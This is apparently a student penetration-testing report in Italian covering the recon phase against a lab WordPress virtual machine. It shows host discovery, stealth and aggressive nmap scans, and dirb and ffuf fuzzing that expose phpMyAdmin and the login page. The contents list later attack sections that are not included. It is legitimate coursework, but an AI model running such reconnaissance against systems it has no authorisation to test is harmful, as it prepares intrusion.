



# Sicurezza dei Sistemi e delle Reti

## PROFESSORI

CARLETTI VINCENZO  
GRECO ANTONIO

[VCARLETTI@UNISA.IT](mailto:VCARLETTI@UNISA.IT)  
[AGRECO@UNISA.IT](mailto:AGRECO@UNISA.IT)



## GRUPPO 05

COPPOLA CARMINE  
CUZZOCREA ALLEGRA  
D'ANDREA ANNA  
DI MAURO ENRICO MARIA

[C.COPPOLA79@STUDENTI.UNISA.IT](mailto:C.COPPOLA79@STUDENTI.UNISA.IT)  
[A.CUZZOCREA2@STUDENTI.UNISA.IT](mailto:A.CUZZOCREA2@STUDENTI.UNISA.IT)  
[A.DANDREA26@STUDENTI.UNISA.IT](mailto:A.DANDREA26@STUDENTI.UNISA.IT)  
[E.DIMAURO5@STUDENTI.UNISA.IT](mailto:E.DIMAURO5@STUDENTI.UNISA.IT)

0622701699  
0622701707  
0622701682  
0622701706

## Sommario

1.	Introduzione .....	1
1.1.	Obiettivo.....	1
1.2.	Strumenti utilizzati.....	1
2.	Penetration Testing .....	2
2.1.	Information Gathering .....	2
2.1.1.	Individuazione di Target .....	2
2.1.2.	Scansione delle porte .....	5
2.2.	Vulnerability Analysis .....	8
2.2.1.	Pagina web .....	8
2.2.2.	DirB .....	9
2.2.3.	FFUF .....	10
2.2.4.	WPScan .....	12
2.3.	Exploitation .....	15
2.3.1.	FTP .....	15
2.3.2.	SSH .....	16
2.3.3.	phpMyAdmin & WordPress .....	17
2.3.3.1.	Credenziali phpMyAdmin con Metasploit.....	17
2.3.3.2.	Modifiche phpMyAdmin .....	19
2.3.3.3.	Accesso a WordPress.....	21
2.3.3.4.	Reverse Shell .....	22
2.3.3.4.1.	Modifica tema preinstallato.....	23
2.3.3.4.2.	Modifica plugin preinstallato .....	25
2.3.3.4.3.	Aggiunta plugin malevolo creato manualmente .....	26
2.3.3.4.4.	Aggiunta plugin vulnerabile .....	27
2.3.3.4.5.	Utilizzo modulo di Metasploit .....	29
2.3.3.4.6.	Analisi dei vari approcci .....	31
2.3.4.	Privilege Escalation .....	32
2.3.4.1.	Preparazione alla Privilege Escalation .....	32
2.3.4.1.1.	Collegamento a Target.....	32
2.3.4.1.2.	Ispezione & Analisi dei Permessi .....	33
2.3.4.1.3.	Verifica Kernel .....	34
2.3.4.1.4.	Ricerca dei file SUID .....	34
2.3.4.1.5.	LinPEAS .....	35
2.3.4.1.6.	File SUID: exec .....	39
2.3.4.2.	Esecuzione Privilege Escalation .....	39
2.3.4.2.1.	Modifica file shadow .....	39
2.3.4.2.2.	Modifica file passwd.....	42

2.3.4.2.3.	Brute force file shadow .....	43
2.3.4.2.4.	PAM Degradation Attack.....	46
2.3.4.2.5.	Modifica file localpriv .....	47
2.3.4.2.6.	Aggiunta di un servizio.....	48
2.3.4.2.7.	Analisi dei vari approcci .....	51
2.3.4.3.	Mantenimento Privilege Escalation .....	52
2.3.4.3.1.	Backdoor .....	52
2.3.4.3.2.	Occultamento Tracce .....	53
3.	Hardening .....	55
3.1.	Gestione file SUID.....	55
3.1.1.	Rimozione o modifica di exec.....	55
3.1.2.	Impedire SUID sulla partizione .....	56
3.2.	Aumentare la sicurezza delle password .....	57
3.2.1.	Password di MySQL .....	57
3.2.2.	Password degli utenti del sistema .....	58
3.3.	WordPress .....	61
3.3.1.	HTTPS .....	61
3.3.2.	Modificare i permessi di wp-config.php .....	61
3.3.3.	Limitare i tentativi di accesso .....	62
3.3.4.	Aggiornare alle ultime versioni .....	62
3.3.5.	Eliminare gli elementi superflui .....	62
3.3.6.	Gestire XML-RPC.....	63
3.3.7.	Rimuovere il Directory Browsing .....	63
3.3.8.	Disabilitare WP-Cron .....	64
3.4.	Limitare i tentativi di accesso a Target.....	65
3.5.	Utilizzare differenti editor di testo .....	67
3.6.	Miglioramenti per SSH .....	68
3.7.	Miglioramenti per FTP .....	69
3.8.	Potenziamento del Firewall .....	71
3.8.1.	Aumentare il dettaglio dei log .....	71
3.8.2.	Limitare le connessioni in entrata.....	72
3.8.3.	Bloccare il traffico in uscita.....	72
3.8.4.	Disabilitare il ping .....	73
3.9.	Analisi dei vari approcci .....	75

# 1. Introduzione

## 1.1. Obiettivo

L'obiettivo del progetto consiste nel portare a termine il penetration testing della macchina virtuale fornita<sup>1</sup> e successivamente effettuare un hardening opportuno in modo da incrementarne la sicurezza.

Il **penetration testing** è un processo di valutazione della sicurezza di un sistema informatico o di una rete. Consiste nell'identificare e sfruttare le vulnerabilità presenti per valutare l'efficacia delle difese e mettere alla prova la resistenza del sistema agli attacchi.

L'**hardening** è un processo che mira a rendere un sistema informatico o una rete meno vulnerabile agli attacchi. È fondamentale per migliorare la resistenza del sistema a possibili minacce e proteggere le risorse critiche.

## 1.2. Strumenti utilizzati

Per effettuare le operazioni sopra elencate sono stati utilizzati:

- **VirtualBox:** è un software di virtualizzazione che consente di creare e gestire macchine virtuali sul proprio computer. Supporta una vasta gamma di sistemi operativi ed offre numerose funzionalità avanzate tra cui la possibilità di configurare reti virtuali complesse per la comunicazione tra macchine virtuali o con la rete fisica
- **Kali Linux:** è una distribuzione Linux basata su Debian progettata specificamente per il penetration testing e per l'ethical hacking. È dotata di una vasta gamma di strumenti e risorse per condurre test, come scanner di vulnerabilità, strumenti di sniffing di rete, software di cracking password e molti altri. Viene utilizzata come macchina attaccante
- **Seclists:** è una collezione di diversi tipi di liste utilizzate durante le valutazioni di sicurezza, scaricata dal [sito](#) ufficiale di Kali Linux. I tipi di liste includono nomi utente, password, URL, stringhe di ricerca di dati sensibili, payload per fuzzing e molti altri. L'obiettivo è permettere a un tester di sicurezza di scaricare questo repository su una nuova macchina di test e avere accesso a ogni tipo di lista che potrebbe essere necessaria

---

<sup>1</sup> Nel corso delle prossime sezioni si farà riferimento alla macchina virtuale fornita attraverso il termine "Target" o "macchina target"

## 2. Penetration Testing

### 2.1. Information Gathering

Questa è la prima fase del penetration testing e consiste nel raccogliere informazioni dettagliate sul sistema e sulla rete. L'obiettivo principale è comprendere in maniera approfondita l'ambiente da testare, così da capire come muoversi nelle fasi successive.

#### 2.1.1. Individuazione di Target


All'interno di VirtualBox è stato configurato un server DHCP per una rete interna virtuale, chiamata "PentestNet", alla quale è stato possibile connettere un adapter di rete al momento della creazione delle macchine virtuali utilizzate, ossia Kali Linux e Target.

```
PS C:\Users\Allegra> vboxmanage dhcpserver add --network=PentestNet --server-ip=172.30.1.1  
--lower-ip=172.30.1.20 --upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable
```

```
NetworkName:      PentestNet
Dhcpd IP:        172.30.1.1
LowerIPAddress:  172.30.1.20
UpperIPAddress: 172.30.1.50
NetworkMask:    255.255.255.0
Enabled:        Yes
Global Configuration:
    minLeaseTime:   default
    defaultLeaseTime: default
    maxLeaseTime:   default
    Forced options: None
    Suppressed opts.: None
    1/legacy: 255.255.255.0
Groups:          None
Individual Configs: None
```

In questo modo, entrambe le macchine possono comunicare tra loro, ma non hanno accesso alla rete esterna.

Inoltre, per garantire a Kali Linux l'accesso ad Internet è stato utilizzato un ulteriore adapter di rete connesso in modalità NAT.



Una volta avviate le macchine virtuali (Kali Linux e vmWebServer) sono stati eseguiti i primi comandi. In particolare, per conoscere gli indirizzi IP di Kali è stato utilizzato il comando:

**ip addr** (in alternativa anche **ifconfig**)

```
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 83901sec preferred_lft 83901sec
        inet6 fe80::e670:46d7:804d:49ff/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:ac:86 brd ff:ff:ff:ff:ff:ff
        inet 172.30.1.20/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
            valid_lft 501sec preferred_lft 501sec
        inet6 fe80::db2:bd94:66ee:86d9/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

In seguito, per individuare gli indirizzi IP degli altri dispositivi presenti nella rete, sono stati utilizzati i seguenti comandi:

- **arp**: senza specificare alcun argomento, mostra la tabella della cache ARP che contiene gli indirizzi IP e gli indirizzi MAC corrispondenti dei dispositivi con cui il sistema ha comunicato di recente

```
(kali㉿kali)-[~]
$ arp
Address          HWtype  HWaddress          Flags Mask   Iface
10.0.2.2          ether   52:54:00:12:35:02  C      eth0
172.30.1.1        ether   08:00:27:d3:8d:1f  C      eth1
```

- **ip n show**: mostra la tabella della cache ARP che contiene gli indirizzi IP e gli indirizzi MAC corrispondenti dei dispositivi con cui il sistema ha comunicato di recente. In aggiunta fornisce informazioni sullo stato delle voci.

```
(kali㉿kali)-[~]
$ ip n show
10.0.2.2 dev eth0 lladdr 52:54:00:12:35:02 STALE
172.30.1.1 dev eth1 lladdr 08:00:27:d3:8d:1f STALE
```

- **nmap**: mostra gli host attivi sulla sottorete specificata eseguendo una scansione di "discovery" che invia pacchetti di rete e analizza le risposte ricevute

```
(kali㉿kali)-[~]
$ sudo nmap 172.30.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 17:03 EDT
Nmap scan report for 172.30.1.1
Host is up (0.00047s latency).
All 1000 scanned ports on 172.30.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D3:8D:1F (Oracle VirtualBox virtual NIC)

Nmap scan report for 172.30.1.20
Host is up (0.000013s latency).
All 1000 scanned ports on 172.30.1.20 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.00 seconds
```

Questi comandi non hanno permesso di ottenere l'indirizzo IP della macchina target e, per tale motivo, si è deciso di utilizzare il comando **tcpdump** (in alternativa anche **Wireshark**), che permette di analizzare i pacchetti scambiati a livello di collegamento. Grazie a questo comando è possibile visualizzare i dettagli dei pacchetti catturati come gli indirizzi IP di origine e destinazione, le porte di origine e destinazione ed il payload dei pacchetti.

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth1 -v
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:08:21.778461 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.1 tell 192.168.1.80, length 46
17:08:22.802858 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.1 tell 192.168.1.80, length 46
17:08:23.825721 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.1 tell 192.168.1.80, length 46
```

Dall'output ottenuto attraverso questo comando si nota la presenza di una macchina con indirizzo IP **192.168.1.80** che sta cercando di inviare dei pacchetti ARP all'indirizzo IP 192.168.1.1 senza risposta. In questo modo, è stato ottenuto l'indirizzo IP della macchina target e che quest'ultimo è un indirizzo statico. Per tale motivo, prima di poter constatare l'effettiva raggiungibilità di Target da parte di Kali è necessario creare un nuovo server DHCP che funge da gateway (nel nostro caso chiamato **TargetNet**, con la sottorete appropriata) e connettere ad esso entrambe le macchine con un adapter di rete.

```
PS C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=TargetNet --server-ip=192.168.1.1
--lower-ip=192.168.1.50 --upper-ip=192.168.1.100 --netmask=255.255.255.0 --enable
```

NetworkName:	TargetNet
Dhcpd IP:	192.168.1.1
LowerIPAddress:	192.168.1.50
UpperIPAddress:	192.168.1.100
NetworkMask:	255.255.255.0
Enabled:	Yes
Global Configuration:	
minLeaseTime:	default
defaultLeaseTime:	default
maxLeaseTime:	default
Forced options:	None
Suppressed opts.:	None
1/legacy:	255.255.255.0
Groups:	None
Individual Configs:	None

Per conoscere i nuovi indirizzi IP di Kali è stato rieseguito il comando **ip addr**.

```
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 84925sec preferred_lft 84925sec
        inet6 fe80::e670:46d7:804d:49ff/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:ac:86 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.50/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
            valid_lft 325sec preferred_lft 325sec
        inet6 fe80::db2:bd94:66ee:86d9/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

A questo punto, la presenza di Target all'interno della rete può essere verificata attraverso uno dei 3 comandi usati in precedenza.

```
(kali㉿kali)-[~]
$ ip n show
192.168.1.1 dev eth1 lladdr 08:00:27:1d:96:dc STALE
10.0.2.2 dev eth0 lladdr 52:54:00:12:35:02 REACHABLE
192.168.1.80 dev eth1 lladdr 08:00:27:39:a2:7c STALE
```

Per controllare anche l'effettiva raggiungibilità della macchina target, invece, è possibile utilizzare il comando **ping**.

L'opzione “**-c**” permette di limitare il numero di pacchetti inviati. Nel nostro caso ne vengono inviati 3

```
(kali㉿kali)-[~]
$ ping -c 3 192.168.1.80
PING 192.168.1.80 (192.168.1.80) 56(84) bytes of data.
64 bytes from 192.168.1.80: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 192.168.1.80: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.1.80: icmp_seq=3 ttl=64 time=0.783 ms

--- 192.168.1.80 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.783/1.200/1.479/0.300 ms
```

Dal valore di **ttl** (time to live) pari a 64 è possibile dedurre che il sistema operativo della macchina target sia Linux.

## 2.1.2. Scansione delle porte

**Nmap**, abbreviazione di Network Mapper, è uno strumento open-source ampiamente diffuso, potente e versatile, utilizzato per eseguire la scansione delle reti. Nmap è in grado di individuare quali sono le porte di comunicazione attive e pronte per essere utilizzate. Questo può essere particolarmente utile per valutare la sicurezza di una rete o di un sistema informatico, poiché le porte aperte possono rappresentare potenziali punti di ingresso per attacchi esterni, che potrebbero sfruttarne le vulnerabilità.

Nella sezione precedente, Nmap è stato utilizzato per la scoperta degli host attivi all'interno della sottorete specificata. In questo caso, invece, viene sfruttato con opzioni differenti per poter individuare le porte aperte presenti all'interno di Target. Nello specifico, sono stati utilizzati:

- **sudo nmap -sS -Pn 192.168.1.80**

Questo comando permette di effettuare una scansione che provoca poco rumore all'interno della rete.

L'opzione “**-sS**” (scansione stealth SYN) rende la scansione più silenziosa poiché consente l'invio di pacchetti SYN TCP senza completare la connessione. Questo approccio riduce il rumore generato dalla scansione.

L'opzione “**-Pn**” (scansione senza ping) permette di eseguire una scansione di rete senza inviare pacchetti di ping, utili per verificare la disponibilità degli host. L'eliminazione di questa fase può ridurre il rumore associato alla scansione, ma potrebbe anche comportare una minore precisione nell'individuazione degli host attivi.

Dunque, utilizzando entrambe le opzioni insieme, "-sS -Pn", è possibile ottenere una scansione ancora più silenziosa, riducendo sia la fase di connessione TCP che la verifica di disponibilità.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn 192.168.1.80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 19:31 CEST
Nmap scan report for 192.168.1.80
Host is up (0.0014s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed  ftp-data
21/tcp    open   ftp
80/tcp    open   http
30000/tcp closed ndmps
30718/tcp closed unknown
30951/tcp closed unknown
MAC Address: 08:00:27:E7:31:40 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.43 seconds
```

#### - **sudo nmap -A -p- 192.168.1.80**

Questo comando permette di effettuare una scansione più approfondita che provoca più rumore all'interno della rete.

L'opzione "**-A**" (scansione aggressiva) combina diverse opzioni e funzionalità per fornire una scansione completa e dettagliata. Sebbene sia possibile utilizzare singolarmente le altre opzioni, la combinazione di queste all'interno di "**-A**" semplifica il processo. Nello specifico, essa abilita le seguenti opzioni:

- "**-O**" (rilevamento del sistema operativo): consente di tentare di rilevare il sistema operativo della macchina target
- "**-sV**" (rilevamento della versione dei servizi): consente di identificare le versioni dei servizi in esecuzione sulla macchina target
- "**-sC**" (scripting): consente di eseguire gli script di default di Nmap per raccogliere ulteriori informazioni e svolgere specifiche attività di scansione
- "**--traceroute**" (tracciamento del percorso verso l'host): consente di seguire il percorso dei pacchetti dalla macchina di origine all'host di destinazione e restituisce le informazioni sulla latenza (tempo di andata e ritorno) tra la macchina di origine e ogni hop lungo il percorso

L'opzione "**-p-**" consente di scansionare tutte le porte

```
(kali㉿kali)-[~]
└─$ sudo nmap -A -p- 192.168.1.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 19:28 CEST
Nmap scan report for 192.168.1.80
Host is up (0.0019s latency).
Not shown: 64530 filtered tcp ports (no-response), 1002 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open   ftp     vsftpd 2.0.8 or later
80/tcp    open   http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Sicurezza dei Sistemi e delle Reti 2023 &#8211; Un nuovo sito ...
|_http-generator: WordPress 6.2
2409/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0f6f6f8330b0f520beb6175d473cbc57 (ECDSA)
| 256 148be4aea8f6da37a10570e6942ce39b (ED25519)
MAC Address: 08:00:27:E7:31:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: Host: WP; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.93 ms  192.168.1.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.51 seconds
```

- **sudo nmap -sU -p- 192.168.1.80**

L'opzione “**-sU**” permette di verificare l'eventuale presenza di servizi attivi su porte UDP

```
(kali㉿kali)-[~]
$ sudo nmap -sU -p- 192.168.1.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 15:09 EDT
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 5.54% done; ETC: 15:31 (0:21:18 remaining)
Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.27% done; ETC: 15:31 (0:20:06 remaining)
Stats: 0:08:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.68% done; ETC: 15:31 (0:14:09 remaining)
Stats: 0:13:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 39.69% done; ETC: 15:43 (0:20:49 remaining)
Stats: 0:19:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 63.82% done; ETC: 15:39 (0:10:55 remaining)
Stats: 0:24:23 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.92% done; ETC: 15:37 (0:03:58 remaining)
Stats: 0:25:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 89.76% done; ETC: 15:37 (0:02:51 remaining)
Stats: 0:25:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 89.77% done; ETC: 15:37 (0:02:51 remaining)
Stats: 0:25:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 89.79% done; ETC: 15:37 (0:02:51 remaining)
Nmap scan report for 192.168.1.80
Host is up (0.0025s latency).

All 65535 scanned ports on 192.168.1.80 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)
MAC Address: 08:00:27:FC:49:A7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1651.34 seconds
```

Dall'analisi meno rumorosa sono state individuate 2 porte aperte:

- La porta **21** utilizzata dal servizio **ftp** per stabilire una connessione tra 2 host
- La porta **80** utilizzata dal servizio **http**

Le altre porte evidenziate risultano chiuse (ad es. la porta 20, normalmente usata dal servizio ftp per creare un canale per il trasferimento dei dati) e quindi non sfruttabili per eventuali attacchi.

Dall'analisi più rumorosa e approfondita sono emerse le seguenti ulteriori informazioni:

- La porta 21 utilizza **vsftpd** v2.0.8 o superiore
- La porta 80 utilizza un server Apache v2.4.52 per un sito generato mediante WordPress v6.2 (si tratta di una versione recente).
- La porta **2409** aperta utilizzata dal servizio **ssh** con versione OpenSSH v8.9p1. Di default la porta utilizzata è la 22, ciò vuol dire che è stata modificata internamente
- Il sistema operativo è Linux con una versione compresa tra 5.0 e 5.4 ed un kernel v5

Dall'analisi dei servizi attivi sulle porte UDP è emersa l'assenza di questi ultimi.

Grazie a queste informazioni è possibile dedurre che Target è una macchina utilizzata per ospitare un sito web realizzato mediante WordPress. È possibile, inoltre, scaricare e caricare file grazie al protocollo FTP ed eventualmente accedere da remoto grazie al protocollo SSH.

## 2.2. Vulnerability Analysis

In questa fase vengono sfruttate le informazioni ottenute dall'Information Gathering per cercare di individuare potenziali vulnerabilità. Vengono eseguite scansioni per comprendere meglio quali servizi ed applicazioni sono in esecuzione.

### 2.2.1. Pagina web

Dal momento che la porta 80 è risultata aperta sulla macchina target è stato digitato l'indirizzo IP nella barra di ricerca sul browser ed è stata ottenuta la seguente pagina web:



Gli elementi non risultano disposti correttamente e, infatti, cliccando su alcuni dei link presenti si raggiungono pagine con un differente indirizzo IP, ossia **192.168.1.61**. Il browser non è in grado di stabilire una connessione con tale indirizzo; inoltre, eseguendo le stesse scansioni effettuate per l'indirizzo 192.168.1.80 su quello appena ottenuto non risultano presenti servizi attivi. L'ipotesi più attendibile è che siano stati modificati erroneamente gli indirizzi IP in fase di configurazione del sito web.

Tramite DevTools (strumento "Ispeziona"), modificando manualmente alcuni dei link presenti nella pagina ne viene raggiunta una al cui interno viene specificato che l'utente "vincarlet" ha effettuato una modifica sul sito "WordPress".



## 2.2.2. DirB

**DirB** è uno strumento di scansione dei contenuti web progettato per individuare directory, file e percorsi nascosti su un server web sfruttando un approccio brute force. È un'abbreviazione di "Directory Buster" e viene utilizzato principalmente per testare la sicurezza e l'accessibilità di un sito web. Funziona inviando richieste HTTP a un determinato URL o dominio e analizzando le risposte del server, così da identificare eventuali risorse che potrebbero non essere immediatamente visibili o accessibili.

Per effettuare la scansione è stato utilizzato il comando:

**dirb http://192.168.1.80 -r**

L'opzione "**-r**" permette di eseguire la scansione in modo non ricorsivo. In questo modo vengono riportate solamente le directory principali senza le relative sottodirectory.

```
(kali㉿kali)-[~]
$ dirb http://192.168.1.80 -r

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 23 13:06:21 2023
URL_BASE: http://192.168.1.80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

GENERATED WORDS: 4612
—— Scanning URL: http://192.168.1.80/ ——
+ http://192.168.1.80/index.php (CODE:301|SIZE:0)
⇒ DIRECTORY: http://192.168.1.80/javascript/
⇒ DIRECTORY: http://192.168.1.80/phpmyadmin/
+ http://192.168.1.80/server-status (CODE:403|SIZE:277)
⇒ DIRECTORY: http://192.168.1.80/wp-admin/
⇒ DIRECTORY: http://192.168.1.80/wp-content/
⇒ DIRECTORY: http://192.168.1.80/wp-includes/
+ http://192.168.1.80/xmlrpc.php (CODE:405|SIZE:42)
```

Tra gli URL ottenuti l'unico ritenuto significativo risulta essere **"http://192.168.1.80/phpmyadmin"**, poiché conduce alla pagina di login di phpMyAdmin, ossia lo strumento di gestione ed amministrazione del database MySQL tramite interfaccia web, scritto in PHP.



Le altre directory risultano non raggiungibili, con accesso negato o contenenti informazioni irrilevanti per l'analisi.

## 2.2.3. FFUF

**FFUF** (Fuzz Faster U Fool) è uno strumento open-source utilizzato per il fuzzing delle applicazioni web. Il fuzzing è una tecnica utilizzata per testare la sicurezza e la robustezza di un'applicazione eseguendo una serie di input generati in modo casuale o tramite un dizionario predefinito. FFUF è progettato per essere veloce e flessibile, consentendo agli utenti di personalizzare le richieste HTTP e le parole chiave per il fuzzing.

Per effettuare la scansione è stato utilizzato il comando:

```
ffuf -u 'http://192.168.1.80/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt -c -ic -fc 401,403,405,500
```

L'opzione "**-u**" permette di specificare l'URL da analizzare ed al suo interno viene posto il segnaposto "FUZZ" che verrà sostituito con le parole presenti all'interno di una wordlist

L'opzione "**-w**" permette di specificare la wordlist da utilizzare. Nel nostro caso, è stata utilizzata una di quelle presenti all'interno di seclists, realizzata appositamente per il fuzzing di siti creati con WordPress

L'opzione "**-c**" permette di ottenere un output colorato in base al codice della risposta HTTP

L'opzione "**-ic**" permette di effettuare una scansione case insensitive

L'opzione "**-fc**" permette di escludere dall'output le risposte con esito corrispondente ai codici indicati:

- 401: Unauthorized
- 403: Forbidden
- 405: Method Not Allowed
- 505: Internal Server Error

```

[kali㉿kali]-[~]
└─$ ffuf -u 'http://192.168.1.80/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt -c -ic -fc 401,403,405,500



v2.0.0-dev

:: Method      : GET
:: URL        : http://192.168.1.80/FUZZ
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response status: 401,403,405,500

[Status: 200, Size: 647, Words: 80, Lines: 43, Duration: 115ms]
  * FUZZ: wp-admin/css/farbtastic-rtl.css

[Status: 200, Size: 58654, Words: 1379, Lines: 2, Duration: 200ms]
  * FUZZ: wp-admin/css/customize-controls.min.css

[Status: 200, Size: 19915, Words: 3331, Lines: 385, Duration: 545ms]
  * FUZZ: license.txt

[Status: 200, Size: 611, Words: 75, Lines: 42, Duration: 59ms]
  * FUZZ: wp-admin/css/farbtastic.css

[Status: 200, Size: 5967, Words: 428, Lines: 380, Duration: 15ms]
  * FUZZ: wp-admin/css/install.css

[Status: 200, Size: 6001, Words: 433, Lines: 381, Duration: 46ms]
  * FUZZ: wp-admin/css/install-rtl.css

[Status: 200, Size: 4954, Words: 143, Lines: 2, Duration: 22ms]
  * FUZZ: wp-admin/css/install.min.css

[Status: 200, Size: 7402, Words: 750, Lines: 98, Duration: 662ms]
  * FUZZ: readme.html

```

L'output riportato è parziale in quanto molto esteso per essere visualizzato in un'unica immagine.

Tra le parole testate con il fuzzing l'unica ritenuta significativa risulta essere **"http://192.168.1.80/readme.html"**, poiché conduce ad una pagina informativa di WordPress nella quale è stato individuato il link alla pagina di login di quest'ultimo, ossia **"http://192.168.1.80/wp-login.php"**.

#### Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.
2. Open [wp-admin/install.php](#) in your browser. It will take you through the process to set up a wp-config.php file with your database connection details.
  1. If for some reason this does not work, do not worry. It may not work on all web hosts. Open up wp-config-sample.php with a text editor like WordPad or similar and fill in your database connection details.
  2. Save the file as wp-config.php and upload it.
  3. Open [wp-admin/install.php](#) in your browser.
3. Once the configuration file is set up, the installer will set up the tables needed for your site. If there is an error, double check your wp-config.php file, and try again. If it fails again, please go to the [WordPress support forums](#) with as much data as you can gather.
